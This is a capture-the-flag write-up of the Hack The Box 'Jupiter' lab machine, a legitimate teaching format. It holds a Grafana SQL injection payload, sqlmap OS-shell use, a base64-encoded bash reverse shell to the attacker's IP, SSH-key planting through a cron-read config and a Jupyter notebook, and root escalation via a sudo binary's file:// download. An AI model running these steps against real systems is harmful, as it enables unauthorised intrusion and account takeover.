Description
Jupiter is a medium Hack The Box machine that features:
- Subdomain Enumeration to find an opened Grafana dashboard
- SQL Injection in Grafana due to use raw PostgreSQL queries leading to Remote Command Execution
- User Pivoting by interacting with Cron job executed by another user
- User Pivoting by using the Jupiter Notebook ran by another user leading
- Privilege Escalation by exploiting a custom binary ability of downloading and creating files
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.10.11.216.
$ ping -c 3 10.10.11.216
PING 10.10.11.216 (10.10.11.216) 56(84) bytes of data.
64 bytes from 10.10.11.216: icmp_seq=1 ttl=63 time=48.6 ms
64 bytes from 10.10.11.216: icmp_seq=2 ttl=63 time=47.4 ms
64 bytes from 10.10.11.216: icmp_seq=3 ttl=63 time=47.2 ms

--- 10.10.11.216 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 47.245/47.741/48.593/0.605 ms
The machine is active and with the TTL that equals 63 (64 minus 1 jump) we can assure that it is an Unix machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.10.11.216 -sS -oN nmap_scan
Starting Nmap 7.95 ( https://nmap.org )
Nmap scan report for 10.10.11.216
Host is up (0.049s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 1.02 seconds
We get two open ports: 22, and 80.
Enumeration
Then we do a more advanced scan, with service version and scripts.
$ nmap 10.10.11.216 -sV -sC -p22,80 -oN nmap_scan_ports
Starting Nmap 7.95 ( https://nmap.org )
Nmap scan report for 10.10.11.216
Host is up (0.048s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 ac:5b:be:79:2d:c9:7a:00:ed:9a:e6:2b:2d:0e:9b:32 (ECDSA)
|_  256 60:01:d7:db:92:7b:13:f0:ba:20:c6:c9:00:a7:1b:41 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://jupiter.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.32 seconds
We get two services: one Secure Shell (SSH), and one Hypertext Transfer Protocol (HTTP). As we don’t have feasible credentials for the SSH service we are going to move to the HTTP service. We add the jupiter.htb domain to the /etc/hosts file.
$ echo '10.10.11.216 jupiter.htb' | sudo tee -a /etc/hosts
We find a web page about the Jupiter, a company offering astronomical views services.
 We do not find anything of value on the page, we enumerate the subdomains.
$ gobuster vhost -u jupiter.htb -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt --append-domain -o vhost_enumeration -r -t 50
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                       http://jupiter.htb
[+] Method:                    GET
[+] Threads:                   50
[+] Wordlist:                  /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt
[+] User Agent:                gobuster/3.8
[+] Timeout:                   10s
[+] Append Domain:             true
[+] Exclude Hostname Length:   false
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
kiosk.jupiter.htb Status: 200 [Size: 34390]
We find one subdomain, kiosk, we add it to the /etc/hosts file.
$ echo '10.10.11.216 kiosk.jupiter.htb' | sudo tee -a /etc/hosts
We find in this subdomain a Grafana dashboard with information about the moons.
 By clicking the
 Help icon we enumerate that the version of Grafana used is v9.5.2 (cfcea75916). There is known vulnerabilities for this version. We move to enumerate the different HTTP requests the application is doing to the backend. We find that HTTP POST requests are being done to the /api/ds/query endpoint with the following example content.
{"queries":[{"refId":"A","datasource":{"type":"postgres","uid":"YItSLg-Vz"},"rawSql":"select \n name as \"Name\", \n parent as \"Parent Planet\", \n meaning as \"Name Meaning\" \nfrom \n moons \nwhere \n parent = 'Saturn' \norder by \n name desc;","format":"table","datasourceId":1,"intervalMs":60000,"maxDataPoints":611}],....}
Exploitation
It is doing a raw SQL query to a PostgreSQL database. As a raw query it could be injectable. We export the request captured with Burp Suite, and we check with sqlmap tool if the query is vulnerable to SQL Injection.
$ sqlmap -r request
...
[WARNING] heuristic (basic) test shows that (custom) POST parameter 'JSON rawSql' might not be injectable
...
[INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
...
[INFO] (custom) POST parameter 'JSON rawSql' appears to be 'PostgreSQL > 8.1 stacked queries (comment)' injectable
it looks like the back-end DBMS is 'PostgreSQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
...
sqlmap identified the following injection point(s) with a total of 268 HTTP(s) requests:
---
Parameter: JSON rawSql ((custom) POST)
    Type: stacked queries
    Title: PostgreSQL > 8.1 stacked queries (comment)
    Payload: {"queries":[{"refId":"A","datasource":{"type":"postgres","uid":"YItSLg-Vz"},"rawSql":"select \n  name as \"Name\", \n  parent as \"Parent Planet\", \n  meaning as \"Name Meaning\" \nfrom \n  moons \nwhere \n  parent = 'Saturn' \norder by \n  name desc;;SELECT PG_SLEEP(5)--","format":"table","datasourceId":1,"intervalMs":60000,"maxDataPoints":611}],...}
---
The application is vulnerable, so we have full access to the database. Let’s check the logged user.
$ sqlmap -r request --current-user
...
current user: 'grafana_viewer'
...
The logged user is grafana_viewer. We find in HackTricks that only superusers has the permission to gain remote command execution. Let’s check if our user has the permissions with the SELECT usesuper FROM pg_catalog.pg_user WHERE usename = 'grafana_viewer'; query.
$ sqlmap -r request --sql-query "SELECT usesuper FROM pg_catalog.pg_user WHERE usename = 'grafana_viewer';"
...
SELECT usesuper FROM pg_catalog.pg_user WHERE usename = 'grafana_viewer': 'true'
...
We receive the true value, so grafana_viewer is a PostgreSQL superuser. We can open a pseudo-shell with sqlmap with the --os-shell parameter.
$ sqlmap -r request --os-shell
command standard output: 'uid=114(postgres) gid=120(postgres) groups=120(postgres),119(ssl-cert)'
We are able to run commands as the postgres user. We start a listening TCP port to receive a reverse shell.
$ nc -nvlp 1234
Let’s run a command to spawn the reverse shell.
os-shell> echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4xNi8xMjM0IDA+JjE=|base64 -d|bash
We receive the shell, we upgrade it.
$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.16] from (UNKNOWN) [10.10.11.216] 50828
bash: cannot set terminal process group (2416): Inappropriate ioctl for device
bash: no job control in this shell
postgres@jupiter:/var/lib/postgresql/14/main$ script /dev/null -c bash
script /dev/null -c bash
Script started, output log file is '/dev/null'.
postgres@jupiter:/var/lib/postgresql/14/main$ ^Z
$ stty raw -echo; fg
$ reset xterm
postgres@jupiter:/var/lib/postgresql/14/main$ export SHELL=bash; export TERM=xterm; stty rows 48 columns 156
Post-Exploitation
We find console users in the system: root, juno and jovian
postgres@jupiter:/var/lib/postgresql/14/main$ grep bash /etc/passwd
root:x:0:0:root:/root:/bin/bash
juno:x:1000:1000:juno:/home/juno:/bin/bash
postgres:x:114:120:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
jovian:x:1001:1002:,,,:/home/jovian:/bin/bash
We are going to find files writable by postgres user.
$ find / -writable 2> /dev/null
We find one uncommon file writable by our user, /dev/shm/network-simulation.yml, let’s check it.
postgres@jupiter:/var/lib/postgresql/14/main$ cat /dev/shm/network-simulation.yml
general:
  # stop after 10 simulated seconds
  stop_time: 10s
  # old versions of cURL use a busy loop, so to avoid spinning in this busy
  # loop indefinitely, we add a system call latency to advance the simulated
  # time when running non-blocking system calls
  model_unblocked_syscall_latency: true

network:
  graph:
    # use a built-in network graph containing
    # a single vertex with a bandwidth of 1 Gbit
    type: 1_gbit_switch

hosts:
  # a host with the hostname 'server'
  server:
    network_node_id: 0
    processes:
    - path: /usr/bin/python3
      args: -m http.server 80
      start_time: 3s
  # three hosts with hostnames 'client1', 'client2', and 'client3'
  client:
    network_node_id: 0
    quantity: 3
    processes:
    - path: /usr/bin/curl
      args: -s server
      start_time: 5s
It seems to be a script that start a Python HTTP server if ran as a server, and run a curl command if is ran as a client for simulating network connections. This file seems to be used by a process. Let’s check for processes running in fixed intervals of time, such as Cron jobs.
postgres@jupiter:/var/lib/postgresql/14/main$ mktemp -d
/tmp/tmp.rkqNTXeOiq
postgres@jupiter:/var/lib/postgresql/14/main$ cd /tmp/tmp.rkqNTXeOiq
postgres@jupiter:/tmp/tmp.rkqNTXeOiq$ wget http://10.10.14.16/pspy64
postgres@jupiter:/tmp/tmp.rkqNTXeOiq$ chmod +x pspy64
postgres@jupiter:/tmp/tmp.rkqNTXeOiq$ ./pspy64
...
CMD: UID=1000  PID=3018   |

CMD: UID=1000  PID=3019   | /bin/bash /home/juno/shadow-simulation.sh

CMD: UID=1000  PID=3020   |

CMD: UID=1000  PID=3021   | /home/juno/.local/bin/shadow /dev/shm/network-simulation.yml

CMD: UID=1000  PID=3024   | sh -c lscpu --online --parse=CPU,CORE,SOCKET,NODE

CMD: UID=1000  PID=3025   | lscpu --online --parse=CPU,CORE,SOCKET,NODE

CMD: UID=1000  PID=3030   | /usr/bin/python3 -m http.server 80

CMD: UID=1000  PID=3031   |

CMD: UID=1000  PID=3033   | /usr/bin/curl -s server

CMD: UID=1000  PID=3035   | /usr/bin/curl -s server

CMD: UID=1000  PID=3040   | cp -a /home/juno/shadow/examples/http-server/network-simulation.yml /dev/shm/
We find that the command shadow-simulation.sh is being executed by the the user with 1000 UID, juno. And the the commands we saw previous are being executed. We are going to modify the network-simulation.yml file to make the juno user add a public SSH key to its authorized_keys file. This is the modified .yml file:
general:
  # stop after 10 simulated seconds
  stop_time: 10s
  # old versions of cURL use a busy loop, so to avoid spinning in this busy
  # loop indefinitely, we add a system call latency to advance the simulated
  # time when running non-blocking system calls
  model_unblocked_syscall_latency: true

network:
  graph:
    # use a built-in network graph containing
    # a single vertex with a bandwidth of 1 Gbit
    type: 1_gbit_switch

hosts:
  # a host with the hostname 'server'
  server:
    network_node_id: 0
    processes:
    - path: /usr/bin/python3
      args: -c "open('/home/juno/.ssh/authorized_keys', 'w').write('ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAAAgQDCrk8EjA0oJs8qOSSnwkxpYib/OSs9YWIipXVmRcFsWiBVmIq1XlX27c/6RdUFwxEqKnO8MCLY/ZhVIzhFpQ7BV8mYOtlKd79csSO0zCbD4HSvAVddpA2Y9skiTMtDwNHOEJ2qAVqWOgRfQMWaSXZ67S9G9xcMc8CEnK5LPZMuVw== user@sys\n')"
      start_time: 3s
  # three hosts with hostnames 'client1', 'client2', and 'client3'
  client:
    network_node_id: 0
    quantity: 3
    processes:
    - path: /usr/bin/curl
      args: -s server
      start_time: 5s
After a few seconds, the command will be executed and we will be able of logging using the SSH protocol with the juno account and the SSH private key.
$ ssh -i id_rsa juno@jupiter.htb
juno@jupiter:~$ id
uid=1000(juno) gid=1000(juno) groups=1000(juno),1001(science)
We find that the juno user belongs to the science group. Let’s check for files owned by this group.
juno@jupiter:~$ find / -group science 2> /dev/null
/opt/solar-flares
/opt/solar-flares/flares.csv
/opt/solar-flares/xflares.csv
/opt/solar-flares/map.jpg
/opt/solar-flares/start.sh
/opt/solar-flares/logs
/opt/solar-flares/logs/jupyter-2023-03-10-25.log
/opt/solar-flares/logs/jupyter-2023-03-08-37.log
/opt/solar-flares/logs/jupyter-2023-03-08-38.log
/opt/solar-flares/logs/jupyter-2023-03-08-36.log
/opt/solar-flares/logs/jupyter-2023-03-09-11.log
/opt/solar-flares/logs/jupyter-2023-03-09-24.log
/opt/solar-flares/logs/jupyter-2023-03-08-14.log
/opt/solar-flares/logs/jupyter-2023-03-09-59.log
/opt/solar-flares/flares.html
/opt/solar-flares/cflares.csv
/opt/solar-flares/flares.ipynb
/opt/solar-flares/.ipynb_checkpoints
/opt/solar-flares/mflares.csv
We find the files inside the /opt/solar-flares/ folder. In the logs folder we find the execution result of Jupyter Notebook, used to run Python code.
juno@jupiter:~$ cat /opt/solar-flares/logs/jupyter-2023-03-10-25.log
[W 17:25:41.572 NotebookApp] Terminals not available (error was No module named 'terminado')
[I 17:25:41.588 NotebookApp] Serving notebooks from local directory: /opt/solar-flares
[I 17:25:41.588 NotebookApp] Jupyter Notebook 6.5.3 is running at:
[I 17:25:41.588 NotebookApp] http://localhost:8888/?token=ff0e0d45e2c953a0e942abc9008b03d728cf989ad9f93f9b
[I 17:25:41.588 NotebookApp]  or http://127.0.0.1:8888/?token=ff0e0d45e2c953a0e942abc9008b03d728cf989ad9f93f9b
[I 17:25:41.588 NotebookApp] Use Control-C to stop this server and shut down all kernels (twice to skip confirmation).
[W 17:25:41.597 NotebookApp] No web browser found: could not locate runnable browser.
[C 17:25:41.597 NotebookApp]

    To access the notebook, open this file in a browser:
        file:///home/jovian/.local/share/jupyter/runtime/nbserver-945-open.html
    Or copy and paste one of these URLs:
        http://localhost:8888/?token=ff0e0d45e2c953a0e942abc9008b03d728cf989ad9f93f9b
     or http://127.0.0.1:8888/?token=ff0e0d45e2c953a0e942abc9008b03d728cf989ad9f93f9b
[C 17:37:07.097 NotebookApp] received signal 15, stopping
[I 17:37:07.097 NotebookApp] Shutting down 0 kernels
We find that now the application is running in 8888 port:
uno@jupiter:~$ ss -tulnp
Netid          State           Recv-Q          Send-Q                    Local Address:Port                     Peer Address:Port          Process
...
tcp            LISTEN          0               128                           127.0.0.1:8888                          0.0.0.0:*
...
We port-forward the port and we access to the application.
$ ssh -i id_rsa -N -L 8888:127.0.0.1:8888 juno@jupiter.htb
We find that the application is requesting us a token which is found in the most recent log file.
 Now we have access to the Jupyter Notebook interface. We can create a new notebook and trigger command execution as the user is running the application. We will use the
 Python 3 (ipykernel) option.
 We can use the following code to check the user running the notebook.
import subprocess
print(subprocess.run(['id'], capture_output=True, text=True).stdout)

uid=1001(jovian) gid=1002(jovian) groups=1002(jovian),27(sudo),1001(science)
We get as a result jovian, this means that we can run commands as jovian user. Let’s use the SSH technique we used before with the following code in the Jupyter Notebook.
import os

os.mkdir('/home/jovian/.ssh/')
open('/home/jovian/.ssh/authorized_keys', 'w').write('ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAAAgQDCrk8EjA0oJs8qOSSnwkxpYib/OSs9YWIipXVmRcFsWiBVmIq1XlX27c/6RdUFwxEqKnO8MCLY/ZhVIzhFpQ7BV8mYOtlKd79csSO0zCbD4HSvAVddpA2Y9skiTMtDwNHOEJ2qAVqWOgRfQMWaSXZ67S9G9xcMc8CEnK5LPZMuVw== user@sys\n')
We can now open a SSH session as the jovian user.
$ ssh -i id_rsa jovian@jupiter.htb
jovian@jupiter:~$ id
uid=1001(jovian) gid=1002(jovian) groups=1002(jovian),27(sudo),1001(science)
We find that the jovian user can only run one command as root user: the sattrack binary.
jovian@jupiter:~$ sudo -l
Matching Defaults entries for jovian on jupiter:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User jovian may run the following commands on jupiter:
    (ALL) NOPASSWD: /usr/local/bin/sattrack

jovian@jupiter:~$ file /usr/local/bin/sattrack
/usr/local/bin/sattrack: ELF 64-bit LSB pie executable, x86-64, version 1 (GNU/Linux), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=c68bedeeb5dd99903454a774db56a7a533ce7ff4, for GNU/Linux 3.2.0, not stripped
We find that it needs a configuration file. We search for related files/directories and we find the /usr/local/share/sattrack folder and its config.json file.
jovian@jupiter:~$ sudo /usr/local/bin/sattrack
Satellite Tracking System
Configuration file has not been found. Please try again!
jovian@jupiter:~$ find / -name *sattrack* 2> /dev/null
/usr/local/share/sattrack
/usr/local/bin/sattrack
jovian@jupiter:~$ ls -l /usr/local/share/sattrack
total 15400
-rw-r--r-- 1 root root      610 Mar  8  2023 config.json
-rw-r--r-- 1 root root 15451549 Mar  8  2023 earth.png
-rw-r--r-- 1 root root   308117 Mar  8  2023 map.json
jovian@jupiter:/tmp/tmp.0m51jKGEKm$ strings /usr/local/bin/sattrack | grep config
/tmp/config.json
It seems that the binary is searching for the /tmp/config.json file. We will copy it and run the binary with the configuration file.
jovian@jupiter:~$ mktemp -d
/tmp/tmp.0m51jKGEKm
jovian@jupiter:~$ cd /tmp/tmp.0m51jKGEKm
jovian@jupiter:~$ cp /usr/local/share/sattrack/config.json /tmp
jovian@jupiter:~$ sudo sattrack
Satellite Tracking System
tleroot does not exist, creating it: /tmp/tle/
Get:0 http://celestrak.org/NORAD/elements/weather.txt
Could not resolve host: celestrak.org
Get:0 http://celestrak.org/NORAD/elements/noaa.txt
Could not resolve host: celestrak.org
Get:0 http://celestrak.org/NORAD/elements/gp.php?GROUP=starlink&FORMAT=tle
Could not resolve host: celestrak.org
Satellites loaded
No sats
We find that the program is trying to retrieve satellite TLE data from different web sources, but cannot be downloaded due to the lack of access to internet. Let’s check the configuration file.
jovian@jupiter:~$ cat /tmp/config.json
{
        "tleroot": "/tmp/tle/",
        "tlefile": "weather.txt",
        "mapfile": "/usr/local/share/sattrack/map.json",
        "texturefile": "/usr/local/share/sattrack/earth.png",

        "tlesources": [
                "http://celestrak.org/NORAD/elements/weather.txt",
                "http://celestrak.org/NORAD/elements/noaa.txt",
                "http://celestrak.org/NORAD/elements/gp.php?GROUP=starlink&FORMAT=tle"
        ],

        "updatePerdiod": 1000,
...
We find the URLs of the files to be downloaded in the tlesources array. We find a interesting parameter, tleroot, as it seems to be the download path of the previous file. We can modify the tleroot variable to the /root/.ssh/ directory to move the public SSH key we generated previously by specifying the file:///home/jovian/.ssh/authorized_keys files as an URL. The config.json file will be as this:
{
        "tleroot": "/root/.ssh/",
        "tlefile": "weather.txt",
        "mapfile": "/usr/local/share/sattrack/map.json",
        "texturefile": "/usr/local/share/sattrack/earth.png",

        "tlesources": [
                "file:///home/jovian/.ssh/authorized_keys"
        ],

        "updatePerdiod": 1000,

        "station": {
                "name": "LORCA",
                "lat": 37.6725,
                "lon": -1.5863,
                "hgt": 335.0
        },

        "show": [
        ],

        "columns": [
                "name",
                "azel",
                "dis",
                "geo",
                "tab",
                "pos",
                "vel"
        ]
}
Then we run the command to trigger the vulnerability.
jovian@jupiter:~$ sudo sattrack
Satellite Tracking System
Get:0 file:///home/jovian/.ssh/authorized_keys
tlefile is not a valid file
There is an error but the file has been copied and we can run a SSH session as the root user.
$ ssh -i id_rsa root@jupiter.htb
...
root@jupiter:~# id
uid=0(root) gid=0(root) groups=0(root)
Flags
In the root shell we can retrieve the user.txt and root.txt flags.
root@jupiter:~# cat /home/juno/user.txt
<REDACTED>
root@jupiter:~# cat /root/root.txt
<REDACTED>